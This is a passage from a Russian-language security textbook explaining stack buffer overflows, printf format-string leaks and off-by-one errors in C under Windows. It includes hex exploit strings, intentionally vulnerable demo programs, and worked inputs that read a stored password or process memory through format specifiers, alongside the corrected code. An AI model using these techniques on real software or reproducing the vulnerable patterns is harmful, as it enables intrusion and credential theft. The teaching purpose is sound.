Поскольку, при запуске программы из-под Windows 98, буфер имени пользователя располагается по другому адресу, то необходимо скорректировать адрес возврата с 0x12FF6C на 0x63FDE4 (кстати, в Windows 98 не работает клавиша Alt и единственный путь ввести строку – воспользоваться перенаправлением ввода):

```
00000000:  B8 34 33 32 31 66 B9 81 | 10 FF E1 66 66 66 66 66   ╕4321f╣B► cfffff
00000010:  E4 FD 63 0D 0A 0D 0A    |                          l ↕♪◙♪◙
```

Однако при попытке ввода такой строки происходит аварийное закрытие приложения. Отладчик позволяет установить, что управление получает не требуемый код, а какой-то непонятный мусор. Оказывается, операционная система Windows 98 портит содержимое стека, расположенное выше указателя (т.е. в младших адресах). Такое поведение является вполне нормальным, поскольку сохранность памяти, лежащей выше указателя стека не гарантируется. Экспериментально удается установить, с адреса 0x63FDE8 начинается неиспорченный «кусочек» стека, который пригоден для размещения кода.

Одина из возможных реализаций атаки, работающей под управлением Windows 98, показана ниже (на диске, прилагаемом к книге, она содержится в файле “/SRC/buff.demo.98.key”):

```
00000000:  31 32 33 34 B8 01 02 03 | 04 66 B9 81 10 FF E1 31   1234╕☺☻♥♦f╣B► c1
00000010:  E8 FD 63 0D 0A 31 32 33 | 34 0D 0A                 ш²c♪◙1234♪◙
```

Четыре байта в начале строки – произвольны. Они необходимы лишь затем, чтобы сместить исполняемый код в непортящийся регион стека. Соответственно необходимо скорректировать адрес возврата, передавая управление не на начало буфера (которое окажется затерто), а на первый байт исполняемого кода.

---

[312] Только для Windows 2000

Ниже приведен результат использования такой строки под управлением Windows 98. Это работает! (При перенаправлении ввода, вводимая строка не отображается на экране, потому имя и пароль отсутствуют):

```
buff.demo.exe <buff.demo.98.key
Buffer Overflows Demo
Login:Passw:Password ok
```

Для предотвращения переполнения буфера программистам рекомендуют использовать функции, позволяющие явно указывать максимальное количество считываемых с клавиатуры символов. Но этот прием сам по себе еще не гарантирует неуязвимость приложения. Например, в примере, приведенном ниже, на первый взгляд все как будто бы нормально (на диске, прилагаемом к книге, этот пример содержится в файле "/SRC/buff.printf.c"):

```
#include <string.h>

void main()
{
    FILE *psw;
    char buff[32];
    char user[16];
    char pass[16];
    char _pass[16];

    printf("printf bug demo\n");
    if (!(psw=fopen("buff.psw","r"))) return;
    fgets(&_pass[0],8,psw);

    printf("Login:");fgets(&user[0],12,stdin);
    printf("Passw:");fgets(&pass[0],12,stdin);

    if (strcmp(&pass[0],&_pass[0]))
            sprintf(&buff[0],"Invalid password: %s",&pass[0]);
    else
            sprintf(&buff[0],"Password ok\n");

    printf(&buff[0]);

}
```

Все строки, читаемые как с клавиатуры, так и из файла паролей, гарантированно влезают в отведенный им буфер и ни при каких обстоятельствах не могут выйти за его границы. При условии, что у злоумышленника нет доступа к файлу "buff.psw", содержащего пароли пользователей[313], он никак не сможет обойти защиту[314]. Кажется, в десятке строк трудно ошибиться, и никаких дыр тут нет.

Психологическая инерция подводит и на этот раз. И, видимо, не только разработчиков, но, в том числе, и злоумышленников, поскольку тип атаки, описанный ниже, не получил большого распространения. Поэтому, многие из приложений, считающиеся защищенными, все же содержат грубые ошибки, позволяющие легко и незаметно проникнуть в систему.

Речь идет о «большой дыре» в функции "printf", вернее дыра находится не в одной конкретной функции (тогда бы она могла бы быть безболезненно устранена), а в самом ***языке Си***. Одни из его недостатков заключается в том, что функция не может определить сколько ей было передано параметров. Поэтому, функциям с переменным количеством аргументов, приходится каким-то образом передавать и число этих самых аргументов.

Функция "printf" использует для этой цели строку спецификаторов, и ее вызов может выглядеть, например, так: "printf("Name: %s\nAge: %d\nIndex: %x\n",&s[0],age,index)". Количество спецификаторов должно быть равно количеству передаваемых функции переменных. Но что произойдет, если равновесие нарушится?

---

[313] Для упрощения листинга из файла buff.psw читается только один пароль, а имя пользователя игнорируется.

[314] Ну разве что перебором паролей

Возможно два варианта – переменных больше, чем спецификаторов и переменных меньше, чем спецификаторов. Пока количество спецификаторов не превышает количества переданных параметров, не происходит ничего интересного, поскольку, из стека аргументы удаляются не самой функцией, а вызывающим ее кодом (который уж наверняка знает, сколько аргументов было передано) разбалансировки стека не происходит и все работает нормально. Но если количество спецификаторов превышает количество требуемых аргументов, функция, пытаясь прочитать очередной аргумент, обратится к «чужим» данным! Конкретное поведение кода зависит от компилятора и содержимого стека на момент вызова функции “printf”.

Сказанное будет рассмотрено ниже на примере следующей программы (на диске, прилагаемом к книге, она находится в файле “`/SRC/printf.bug`”):

```
#include <stdio.h>

main()
{
    int a=0x666;
    int b=0x777;
    printf("%x %x\n",a);

}
```

Если ее откомпилировать с помощью Microsoft Visual Studio 5.0-6.0, результат работы окажется следующий:

```
666 777
```

Программа выдала два числа, несмотря на то, что ей передавали всего одну переменную ‘a’. Каким же образом она сумела получить значение ‘b’? (а в том, что ‘777’ это действительно значение переменной ‘b’ сомневаться не приходится). Ответить на этот вопрос помогает дизассемблирование:

```
.text:00401000 main            proc near.text:00401000
.text:00401000 var_8           = dword ptr -8
.text:00401000 var_4           = dword ptr -4
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401001 ; Открывается кадр стека
.text:00401003                 sub     esp, 8
.text:00401003 ; Относительное значение esp равно  0 (условно)
.text:00401006                 mov     [ebp+var_4], 666h
.text:00401006 ; var_4 – это переменная a, которую компилятор расположил в стеке
.text:0040100D                 mov     [ebp+var_8], 777h
.text:0040100D ; var_8 – это переменная b
.text:00401014                 mov     eax, [ebp+var_4]
.text:00401014 ; В регистр eax загружается значение  переменной 'a' для передачи его функции printf
.text:00401017                 push    eax
.text:00401017 ;В стек заносится значение переменной eax
.text:00401018                 push    offset aXX      ; "%x %x\n"
.text:00401018 ; В стек заносится указатель на строку спецификаторов
.text:00401018 ; Содержимое стека на этот момент такого
.text:00401018 ; +8 off aXX ('%x %x') (строка спецификаторов)
.text:00401018 ; +4 var_4   ('a')     (аргумент функции printf)
.text:00401018 ;  0 var_8   ('b')     (локальная переменная)
.text:00401018 ; -4 var_4   ('a')     (локальная переменная)
.text:0040101D                 call    printf
.text:0040101D ; Вызов функции printf
.text:00401022                 add     esp, 8
.text:00401022 ; Выталкивание аргументов функции из стека
.text:00401025                 mov     esp, ebp
.text:00401025 ; Закрытие кадра стека
.text:00401027                 pop     ebp
.text:00401028                 retn
```

```
.text:00401028 main            endp
```

Итак, содержимое стека на момент вызова функции printf такого (смотри комментарии к дизассемблированному листингу)[315]:

```
+8 off aXX ('%x %x') (строка спецификаторов)
+4 var_4   ('a')     (аргумент функции printf)
 0 var_8   ('b')     (локальная переменная)
-4 var_4   ('a')     (локальная переменная)
```

Но функция не знает, что ей передали всего один аргумент, – ведь строка спецификаторов требует вывести два ("%x %x). А поскольку аргументы в Си заносятся слева на право, самый левый аргумент расположен в стеке по наибольшему адресу. Спецификатор "%x" предписывает вывести машинное слово[316], переданное в стек по значению. Для сравнения – вот как выглядит стек на момент вызова функции "printf" в следующей программе (на диске, прилагаемом к книге, она расположена в файле "/SRC/printf.demo.c"):

```
main()
{
   int a=0x666;
   int b=0x777;
   printf("%x %x\n",a,b);

}

```

```
+12 off aXX ('%x %x') (строка спецификаторов)
+08 var_4   ('a')     (аргумент функции printf)
+04 var_8   ('b')     (аргумент функции printf)
 00 var_8   ('b')     (локальная переменная)
-04 var_4   ('a')     (локальная переменная)
```

Дизассемблированный листинг в книге не приводится, поскольку он практически ни чем не отличается от предыдущего (на диске, прилагаемом к книге, он расположен в файле "/SRC/printf.demo.lst"). В стеке по относительному смещению[317] +4 расположен второй аргумент функции. Если же его не передать, то функция примет за аргумент любое значение, расположенное в этой ячейке.

Поэтому, несмотря на то, что функции была передана всего лишь одна переменная, она все равно ведет себя так, как будто бы ей передали полный набор аргументов (а что ей еще остается делать?):

```
+8 off aXX ('%x %x') (строка спецификаторов)
+4 var_4   ('a')     (аргумент функции printf)
 0 var_8   ('b')     (локальная переменная)
-4 var_4   ('a')     (локальная переменная)
```

Разумеется, в нужном месте стека переменная 'b' оказалась по чистой случайности. Но в любом случае – там были бы какие-то данные. Определенным количеством спецификаторов можно просмотреть весь стек – от верхушки до самого низа! Весьма велика вероятность того, что в нем окажется данные, интересные злоумышленнику. Например, пароли на вход в систему.

Теперь становится понятной ошибка, допущенная разработчиком buff.printf.c. Ниже приведен дизассемблированный листинг с подробными пояснениями (на диске, прилагаемом к книге, он находится в файле "/SRC/demo.printf.lst"):

```
.text:00401000 ; ■■■■■■■■■■■■■■ S U B R O U T I N E ■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
.text:00401000
.text:00401000 ; Attributes: bp-based frame
```

[315] Жирным шрифтом выделены аргументы функции.

[316] С этими словами одна путаница… вообще-то слово не равно 16 битам, а разрядности процессора.

[317] Относительные смещения отсчитываются от верхушки кадра стека (смотри комментарии к дизассемблированному листингу программы printf.bug.c в строке 0x401003)

```
.text:00401000
.text:00401000 main         proc near        ; CODE XREF: start+AFp
.text:00401000
.text:00401000 var_54       = byte ptr -54h
.text:00401000 var_44       = byte ptr -44h
.text:00401000 var_34       = byte ptr -34h
.text:00401000 var_14       = dword ptr -14h
.text:00401000 var_10       = byte ptr -10h
.text:00401000
.text:00401000                push    ebp
.text:00401001                mov     ebp, esp
.text:00401001 ; Открытие кадра стека
.text:00401003                sub     esp, 54h
.text:00401003 ; Резервируется 0x54 байта для локальных переменных
.text:00401006                push    offset aPrintfBugDemo ; "printf bug demo\n"
.text:00401006 ; Занесение в стек строки “ printf bug demo"
.text:0040100B                call    _printf
.text:0040100B ; Вызов printf(“printf bug demo\n")
.text:00401010                add     esp, 4
.text:00401010 ; Балансировка стека
.text:00401013                push    offset aR                       ; "r"
.text:00401013 ; Занесение в стек смещения строки “r”
.text:00401018                push    offset aBuff_psw  ; "buff.psw"
.text:00401018 ; Занесение в стек смещения строки “buff.psw”
.text:0040101D                call    _fopen
.text:0040101D ; Вызов fopen(“buff.psw”,”r”);
.text:00401022                add     esp, 8
.text:00401022 ; Балансировка стека
.text:00401025                mov     [ebp+var_14], eax
.text:00401025 ; Переменная var_14 представляет собой указатель файла psw
.text:00401028                cmp     [ebp+var_14], 0
.text:00401028 ; Файл открыт успешно?
.text:0040102C                jnz     short loc_0_401033
.text:0040102C ; Файл открыт успешно! Продолжение выполнения программы
.text:0040102E                jmp     loc_0_4010CD
.text:0040102E ; Файл открыт неуспешно, переход к выходу
.text:00401033 ; ---------------------------------------------------------------------------
.text:00401033
.text:00401033 loc_0_401033:                          ; CODE XREF: main+2Cj
.text:00401033                mov     eax, [ebp+var_14]
.text:00401033 ; Занесение в регистр EAX указателя на файловый манипулятор psw
.text:00401036                push    eax
.text:00401036 ; Заталкивание psw  в стек
.text:00401037                push    8
.text:00401037 ; Заталкивание в стек константы 8
.text:00401039                lea     ecx, [ebp+var_54]
.text:00401039 ; Занесение в регистр ECX смещения начала буфера var_54
.text:0040103C                push    ecx
.text:0040103C ; Заталкивание его в стек
.text:0040103D                call    _fgets
.text:0040103D ;  Вызов fgets(&_pass[0],8,psw)
.text:0040103D ;  Буфер var_54 представляет собой _pass
.text:00401042                add     esp, 0Ch
.text:00401042 ;  Балансировка стека
.text:00401045                push    offset aLogin   ; "Login:"
.text:00401045 ; Заталкивание в стек смещения строки “Login:”
.text:0040104A                call    _printf
.text:0040104A ;  Вызов printf(“Login:”)
.text:0040104F                add     esp, 4
.text:0040104F ; Балансировка стека
.text:00401052                push    offset off_0_407090
.text:00401052 ; Заталкивание в стек указателя на манипулятор stdin
.text:00401057                push    0Ch
.text:00401057 ; Заталкивание в стек константы 0xC
.text:00401059                lea     edx, [ebp+var_10]
.text:00401059 ; Занесение в регистр EDX указателя на буфер var_10 (user)
.text:0040105C                push    edx
.text:0040105C ; Заталкивание его в стек
.text:0040105D                call    _fgets
.text:0040105D ; Вызов (&user[0],0xC,stdin)
.text:00401062                add     esp, 0Ch
.text:00401062 ; Балансировка стека
.text:00401065                push    offset aPassw   ; "Passw:"
.text:00401065 ; Заталкивание в стек указателя на строку Passw
.text:0040106A                call    _printf
.text:0040106A ; Вызов printf(“Passw:”)
```

```
.text:0040106F                 add     esp, 4
.text:0040106F ; Балансировка стека
.text:00401072                 push    offset off_0_407090
.text:00401072 ;  Заталкивание в стек указателя на манипулятор stdin
.text:00401077                 push    0Ch
.text:00401077 ; Заталкивание в стек константы 0xC
.text:00401079                 lea     eax, [ebp+var_44]
.text:00401079 ; Занесение в регистр EAX указателя на буфер var_44 (pass)
.text:0040107C                 push    eax
.text:0040107C ; Заталкивание его в стек
.text:0040107D                 call    _fgets
.text:0040107D ; fgest(&pass[0],0xC,stdin)
.text:00401082                 add     esp, 0Ch
.text:00401082 ; Балансировка стека
.text:00401085                 lea     ecx, [ebp+var_54]
.text:00401085 ; Занесение в регистр ECX указателя на буфер var_54 (_pass)
.text:00401088                 push    ecx
.text:00401088 ; Заталкивание его в стек
.text:00401089                 lea     edx, [ebp+var_44]
.text:00401089 ; Занесение в регистр EDX указателя на буфер var_54 (pass)
.text:0040108C                 push    edx
.text:0040108C ; Заталкивание его в стек
.text:0040108D                 call    _strcmp
.text:0040108D ; Вызов strcmp(&_pass[0],&pass[0])
.text:00401092                 add     esp, 8
.text:00401092 ; Балансировка стека
.text:00401095                 test    eax, eax
.text:00401095 ; Введен правильный пароль?
.text:00401097                 jz      short loc_0_4010B0
.text:00401097 ; Переход, если введен правильный пароль
.text:00401099                 lea     eax, [ebp+var_44]
.text:00401099 ; Занесение в регистр EAX указателя на буфер var_44 (pass)
.text:0040109C                 push    eax
.text:0040109C ; Заталкивание его в стек
.text:0040109D                 push    offset aInvalidPasswor ;  "Invalid password: %s"
.text:0040109D ; Заталкивание в стек указателя на строку “Invalid password: %s”
.text:004010A2                 lea     ecx, [ebp+var_34]
.text:004010A2 ; Занесение в регистр ECX указателя на буфер var_34 (buff)
.text:004010A5                 push    ecx
.text:004010A5 ; Заталкивание его в стек
.text:004010A6                 call    _sprintf
.text:004010A6 ; Вызов sprintf(&buff[0],”Invalid password: %s”,&pass[0])
.text:004010AB                 add     esp, 0Ch
.text:004010AB ; Балансировка стека
.text:004010AE                 jmp     short loc_0_4010C1
.text:004010B0 ; ---------------------------------------------------------------------------
.text:004010B0
.text:004010B0 loc_0_4010B0:                           ; CODE XREF: main+97j
.text:004010B0                 push    offset aPasswordOk ; "Password ok\n"
.text:004010B0 ;  Заталкивание в стек указателя на строку “Password ok”
.text:004010B5                 lea     edx, [ebp+var_34]
.text:004010B5 ; Занесение в регистр EDX указателя на начало буфера var_34 (buff)
.text:004010B8                 push    edx
.text:004010B8 ; Заталкивание его в стек
.text:004010B9                 call    _sprintf
.text:004010B9 ; Вызов spritnf(&buff[0],”Password ok\n”);
.text:004010BE                 add     esp, 8
.text:004010BE ; Балансировка стека
.text:004010C1
.text:004010C1 loc_0_4010C1:                           ; CODE XREF: main+AEj
.text:004010C1                 lea     eax, [ebp+var_34]
.text:004010C1 ; Занесение в регистр EAX указателя на начало буфера var_34 (buff)
.text:004010C4                 push    eax
.text:004010C4 ; Заталкивание его в стек
.text:004010C4 ; Состояние стека (жирным шрифтом выделен аргумент функции printf)
.text:004010C4 ; -0x04  var_34 (buff)
.text:004010C4 ;  0x00  var_54 (_pass)
.text:004010C4 ; -0x10  var_44 (pass)
.text:004010C4 ; -0x20  var_34 (buff)
.text:004010C4 ; -0x40  var_14 (psw)
.text:004010C4 ; -0x44  var_10 (user)
.text:004010C5                 call    _printf
.text:004010C5 ; Вызов printf(&buff[0])
.text:004010CA                 add     esp, 4
.text:004010CA ; Балансировка стека
.text:004010CD
```

```
.text:004010CD loc_0_4010CD:                           ; CODE XREF: main+2Ej
.text:004010CD                 mov     esp, ebp
.text:004010CD ; Закрытие кадра стека, освобождение локальных переменных
.text:004010CF                 pop     ebp
.text:004010CF ; Восстановление регистр EBP
.text:004010D0                 retn
.text:004010D0 ; Выход из-под программы
.text:004010D0 main          endp
```

Таким образом, состояние стека на момент вызова функции pritnf следующее (передаваемый аргумент выделен жирным шрифтом):

```
 -0x04  var_34 (buff)
0x00  var_54 (_pass)
-0x10  var_44 (pass)
-0x20  var_34 (buff)
-0x40  var_14 (psw)
-0x44  var_10 (user)
```

Если спецификаторов окажется больше, чем параметров, то функция начнет читать… содержимое буфера, в котором находится оригинальный пароль! По чистой случайности он оказался на верхушке стека, но даже если бы он был расположен ниже, это бы не изменило положения вещей, поскольку функции “printf “доступен весь кадр стека.

В программе функция вызывается без спецификаторов «printf(&buff[0])», но, ей передается указатель на начало буфера buff, который содержит сырую, не фильтрованную строку, введенную пользователем в качестве пароля, а она может содержать все что угодно, в том числе и спецификаторы.

Следующий эксперимент демонстрирует, как можно использовать такую ошибку программиста для проникновения в систему (то есть, подсматривания эталонного пароля, считанного из файла):

```
buff.printf.exe
printf bug demo
Login:kpnc
Passw:%x %x %x
Invalid password: 5038394b a2a4e 2f4968
```

Для «расшифровки» ответа программы необходимо перевернуть каждое двойное слово, поскольку в микропроцессорах Intel младшие байты располагаются по меньшим адресам. В результате этого получается следующее:




Рисунок 017.txt Расшифровка ответа программы

Таким образом, искомый пароль равен “K98PN*”. Если ввести его в программу (с соблюдением регистра), то результат ее работы должен выглядеть так:

```
buff.printf.exe
```

```
printf bug demo
Login:kpnc
Passw:K98PN*
Password ok
```

Попытка использования спецификатора “%s” приведет вовсе не к выводу строки в удобно читаемом виде, а аварийному завершению приложения. Это продемонстрировано на рисунке, приведенном ниже:




Рисунок 075 Реакция системы на использование спецификатора %s

Такое поведение объясняется тем, что функция, встретив спецификатор “%s”, ожидает увидеть ***указатель*** на строку, а не саму строку. Поэтому, происходит попытка обращения по адресу 0x5038384B (“K98PN” в символьном представлении), который находится вне пределов досягаемости программы, что и вызывает исключение.

Спецификатор “%s” пригоден для отображения содержимого указателей, которые так же встречаются в программах. Это можно продемонстрировать с помощью следующего примера[318] (на диске, прилагаемом к книге, он содержится в файле “`/SRC/buff.printf.%s.c`”):

```
#include <stdio.h>
#include <string.h>
#include <malloc.h>

void main()
{
    FILE *f;
    char *pass;
    char *_pass;
    pass= (char *)malloc(100);
    _pass=(char *)malloc(100);
    if (!(f=fopen("buff.psw","r"))) return;
    fgets(_pass,100,f);
    _pass[strlen(_pass)-1]=0;
           printf("Passw:");fgets(pass,100,stdin);
    pass[strlen(pass)-1]=0;
    // ...
    printf(pass);
}
```

На этот раз буфера размещены не в стеке, а в ***куче***, области памяти выделенной функцией malloc, и в стеке считанного пароля уже не содержится. Однако вместо самого буфера в стеке находится указатель на него! Используя спецификатор “%s”, можно вывести на экран строку, расположенную по этому адресу. Например, это можно сделать так:

```
buff.printf.%s.exe
Passw:%s
K98PN*
```

[318] Во избежание дублирования код, сравнивающий пароли, отстутствует

Кроме того, с помощью спецификатора “%s” можно получить даже код (и данные) самой программы! Другими словами, существует возможность прочитать содержимое любой ячейки памяти, доступной программе. Это происходит в том случе, когда строка, введенная пользователем, помещается в стек (а это происходит очень часто). Пример, приведенный ниже, как раз и иллюстрирует такую возможность (на диске, прилагаемом к книге, он находится в файле “/SRC/buff.pritnf.dump.c”):

```
#include <stdio.h>
#include <string.h>

void main()
{
    char buff[16];
    printf("printf dump demo\n");
    printf("Login:");
    fgets(&buff[0],12,stdin);
    buff[strlen(buff)-1]=0;
    printf(buff);
}
```

Строка “%x%sXXXX” выдаст на экран строку, расположенную по адресу “XXXX”. Спецификатор “%x” необходим, чтобы пропустить четыре байта, в которых расположена подстрока “%x%s”. На сам же адрес “XXXX” наложены некоторые ограничения. Так, например, с клавиатуры невозможно ввести символ с кодом нуля.

Следующий пример выдает на экран содержимое памяти, начиная с адреса 0x401001 в виде строки (то есть, до тех пор, пока не встретится нуль, обозначающий завершение строки). Примечательно, что для ввода символов с кодами 0x1, 0x10 и 0x40 оказывается вполне достаточно клавиши Ctrl.

```
buff.printf.dump.exe
printf dump demo
Login:%x%s^A^P@
73257825ЛьГъ►h0`@☺►@
```

Четыре первые байта ответа программы выданы спецификатором “%x", а последние представляют собой введенный указатель. А сама строка расположена с пятого по тринадцатый байт. Если ее записать в файл и дизассемблировать, например, с помощью qview, то получится следующее (последний байт очевидно равен нулю, поскольку именно он послужил концом строки):

```
00000020: 8BEC                  mov     ebp,esp
00000022: 83EC10                sub     esp,00000010
00000025: 6830604000            push    00406030
```

А вот как выглядит результат дизассемблирования файла demo.printf.dump.exe с помощью IDA:

```
text:00401000               sub_0_401000    proc near               ; CODE XR
text:00401000
text:00401000               var_11          = byte ptr -11h
text:00401000               var_10          = byte ptr -10h
text:00401000
text:00401000 55                            push    ebp
text:00401001 8B EC                         mov     ebp, esp
text:00401003 83 EC 10                      sub     esp, 10h
text:00401006 68 30 60 40 00                push    offset aPrintfDumpDemo ;
text:0040100B E8 DB 01 00 00                call    sub_0_4011EB
```

Нетрудно убедится в том, что они идентичны. Манипулируя значением указателя можно «вытянуть» весь код программы. Конечно, учитывая частоту появления нулей в коде, придется проделать огромное множество операций, прежде чем удастся «перекачать» программу на собственный компьютер. Но, во-первых, процесс можно автоматизировать, а во-

вторых, чаще всего существуют и другие пути получения программного обеспечения, а наибольший интерес для вторжения на чужой компьютер представляют весьма компактные структуры данных, как правило, содержащие пароли.

Спецификатор “%c” читает двойное слово из стека и усекает его до байта. Поэтому, в большинстве случаев он оказывается непригоден. Так, если в примере buff.printf.demo попытаться заменить спецификатор “%x” на спецификатор “%c” результат работы будет выгядеть так:

```
buff.printf.exe
printf bug demo
Login:kpnc
Passw:%c%c
Invalid password: KN
```

Программа выдала не первый и второй символы пароля, а… первый и пятый! Поэтому, от надежды получить пароль в удобочитаемом виде приходится отказываться, возвращаясь к использованию спецификатора “%x”.

Описанная методика, строго говоря, никаким боком не относится к переполнению буфера и никак не может воздействовать на стек. Однако чтение содержимого стека способно нанести не меньший урон безопасности системы, чем традиционное переполнение буфера. О существовании уязвимости в функции printf догадываются не все программисты, поэтому-то большинство приложений, считающиеся надежными, могут быть атакованы подобным образом.

Для устранения угрозы проникновения систему некоторые разработчики пытаются фильтровать ввод пользователя. Но это плохое решение, поскольку пользователь вполне может выбрать себе пароль наподобие «Kri%s» и будет очень удивлен, если система откажется его принять. Но существует простой и элегантный выход из ситуации, который продемонстрирован в листинге, приведенном ниже: (на диске, прилагаемом к книге, он находится в файле “/SRC/buff.printf.nobug.c”):

```
#include <stdio.h>
#include <string.h>


void main()
{
    FILE *psw;
    char buff[32];
    char user[16];
    char pass[16];
    char _pass[16];

    printf("printf bug demo\n");
    if (!(psw=fopen("buff.psw","r"))) return;
    fgets(&_pass[0],8,psw);

    printf("Login:");fgets(&user[0],12,stdin);
    printf("Passw:");fgets(&pass[0],12,stdin);

    if (strcmp(&pass[0],&_pass[0]))
           sprintf(&buff[0],"Invalid password: %s",&pass[0]);
    else
           sprintf(&buff[0],"Password ok\n");

    printf("%s",&buff[0]);

}
```

От файла demo.printf.c он отличается всего одной строкой, которая выделена жирным шрифтом. Только самый левый аргумент функции printf может содержать в себе спецификаторы, во всех остальных случаях они будут проигнорированы. Это доказывает следующий эксперимент:

```
buff.printf.nobug.exe
```

```
printf bug demo
Login:kpnc
Passw:%x
Invalid password: %x
```

Теперь никакая строка, введенная пользователем, не сможет вызвать непредсказуемого поведения программы! И нет никакой необходимости прибегать к фильтрации ввода, которая сама по себе чревата внесением новых ошибок! Для выявления всех уязвимых мест в программе достаточно воспользоваться шаблонным поиском.

Ошибки, приводящие к переполнению буфера, выявить сложнее. Попытка протестировать программу на строках непомерной длины не всегда дает желаемый результат. Во многих случаях ошибки проявляются только при вводе строк определенной длины. Как раз такую ситуацию и демонстрирует следующий пример (на диске, прилагаемом к книге, он находится в файле "`/SRC/buff.arg.c`"):

```
#include <stdio.h>
#include <string.h>

void main (int argc, char ** argv)
{
    char buff[10];
    if (argc<2) return;
    if (strlen(argv[1])>10) return;
    strcpy(&buff[0],&argv[1][0]);
}
```

Это ошибка особенно распространена среди начинающих программистов, но порой встречается и у профессионалов. Строка длиной в десять байт не может поместиться в десятибайтовый буфер, поскольку на ее конце находится завершающий нуль! В результате один байт «вылезает» из буфера! Но все строки длиннее десяти символов отсекаются программой, и ошибка проявляется ***только*** на десяти символьных строках!

Ошибка переполнения в один байт встречается достаточно часто. К этому приводит путаница между длинами и индексами массивов, начинающихся с нуля; выполнение операции сравнения до модификации переменной; небрежное обращение с условиями выхода из цикла и т.д. Существует даже шуточное выражение «ошибка в плюс-минус один байт!», один из способов устранения которой заключается в подгонке значения «капризных» переменной уменьшением или увеличением их значения на единицу.

Например, если "`if (p>strlen(str)) break`" не работает, то некоторые программисты «прыгают блохой» на единицу назад "`if (p>(strlen(str)-1)) break`"[319]. Но если «ошибка в плюс-минус один байт» не проявит себя на тестовых прогонах программы, она имеет шанс дожить до финальной версии и вместе с ней попасть на компьютер потенциальной жертвы.

С переполнением в один байт «сорвать стек» невозможно, поскольку чтобы «дотянуться» до адреса возврата в большинстве случаев требуется «пересечь» сохраненное значение регистра EBP[320], занимающее четыре байта. Но ведь именно этот факт и можно использовать для атаки! Потом, переполняющийся буфер не всегда располагается на вершине стека. Скорее всего, за ним следуют некие локальные переменные, искажение значения которых может привести к нарушению нормальной работоспособности программы: от зависания до возможности несанкционированного вторжения в систему.

В примере, приведенном ниже (на диске, прилагаемом к книге, он находится в файле "`/SRC/buff.var.c`"), используется переменная-флаг noguest, нулевое значение которой открывает доступ в систему всем желающим:

```
#include <stdio.h>
#include <string.h>

main (int argc,char **argv)
{
```

[319] Кстати, а как себя поведет эта конструкция, встретившись со строкой нулевой длины?

[320] Некоторые компиляторы умеют адресовать локальные переменные посредством регистра ESP и значение регистра EBP не сохраняют.

```
    int noguest=1;
    char pass[16];
    int a=1;
    for (;a<argc;a++)
    {
      if  (argv[a][0]=='/')
      {
            if (!strcmp(&argv[a][0],"/GUEST:ON")) noguest=0;
      }
      else
      {
            if  (strlen(argv[a])>16)
                  printf("Too long arg: %s\n",argv[a]);
            else
                  strcpy(&pass[0],argv[a]);
      }
    }
      if ((!strcmp("KPNC++\n",&pass[0])) || (!noguest))
            printf("Password ok\n");
      else
            printf("Wrong password\n");


    }
```

Дизассемблирование позволяет установить, что переменная “noguest” расположена в «хвосте» буфера buff и может быть искажена при его переполнении. Поскольку, при проверке длины строки допущена ошибка «**if (strlen(argv[a])>16)…**», завершающий ноль шестнадцатисимвольной строки обнулит значение переменной “noguest” и откроет злоумышленнику путь в систему. Это демонстрирует следующий эксперимент:

```
buff.var.exe 1234567890123456
Password ok
```

Но если увеличить длину строки хотя бы на один байт, программа отбросит ее как неправильную:

```
buff.var.exe 12345678901234567
Too long arg: 12345678901234567
Wrong password
```

Конечно, вероятность возникновения подобной ситуации на практике очень мала. Для атаки необходимо неблагоприятное стечение многих маловероятных обстоятельств. Размер буфера должен быть кратен величие выравнивания, иначе переполняющий байт запишется в «черную дыру»[321] и ничего не произойдет. Следующая за буфером переменная должна быть критична к обнулению, т.е. если программист открывал бы доступ на машину при ненулевом значении флага guest, опять бы ничего не произошло. Поэтому, в большинстве случаев несанкционированного доступа к машине получить не удастся, а вот «завесить» ее гораздо вероятнее.

Например, следующий код (на, диске, прилагаемом к книге, он находится в файле “`/SRC/buff.var.2.c`”), в отличие от предыдущего, трудно назвать искусственным и «притянутым за уши»:

```
#include <stdio.h>
#include <string.h>

main (int argc,char **argv)
{

    char pass[16];
    int a=1;
```

[321] Так иногда программисты называют область памяти, возникающую между двумя соседними переменными, в результате выравнивая одной из них.

```
	for (;a<argc;a++)
	{
		if  (argv[a][0]=='/')
		{
			if (!strcmp(&argv[a][0],"/GUEST:ON"))
			{
				printf("Guest user ok\n");
				break;
			}
		}
			else
		{
		if  (strlen(argv[a])>16)
			printf("Too long arg: %s\n",argv[a]);
		else
			strcpy(&pass[0],argv[a]);
		}
	}
	if ((!strcmp("KPNC++\n",&pass[0])))
		printf("Password ok\n");
	else
		printf("Wrong password\n");

}
```

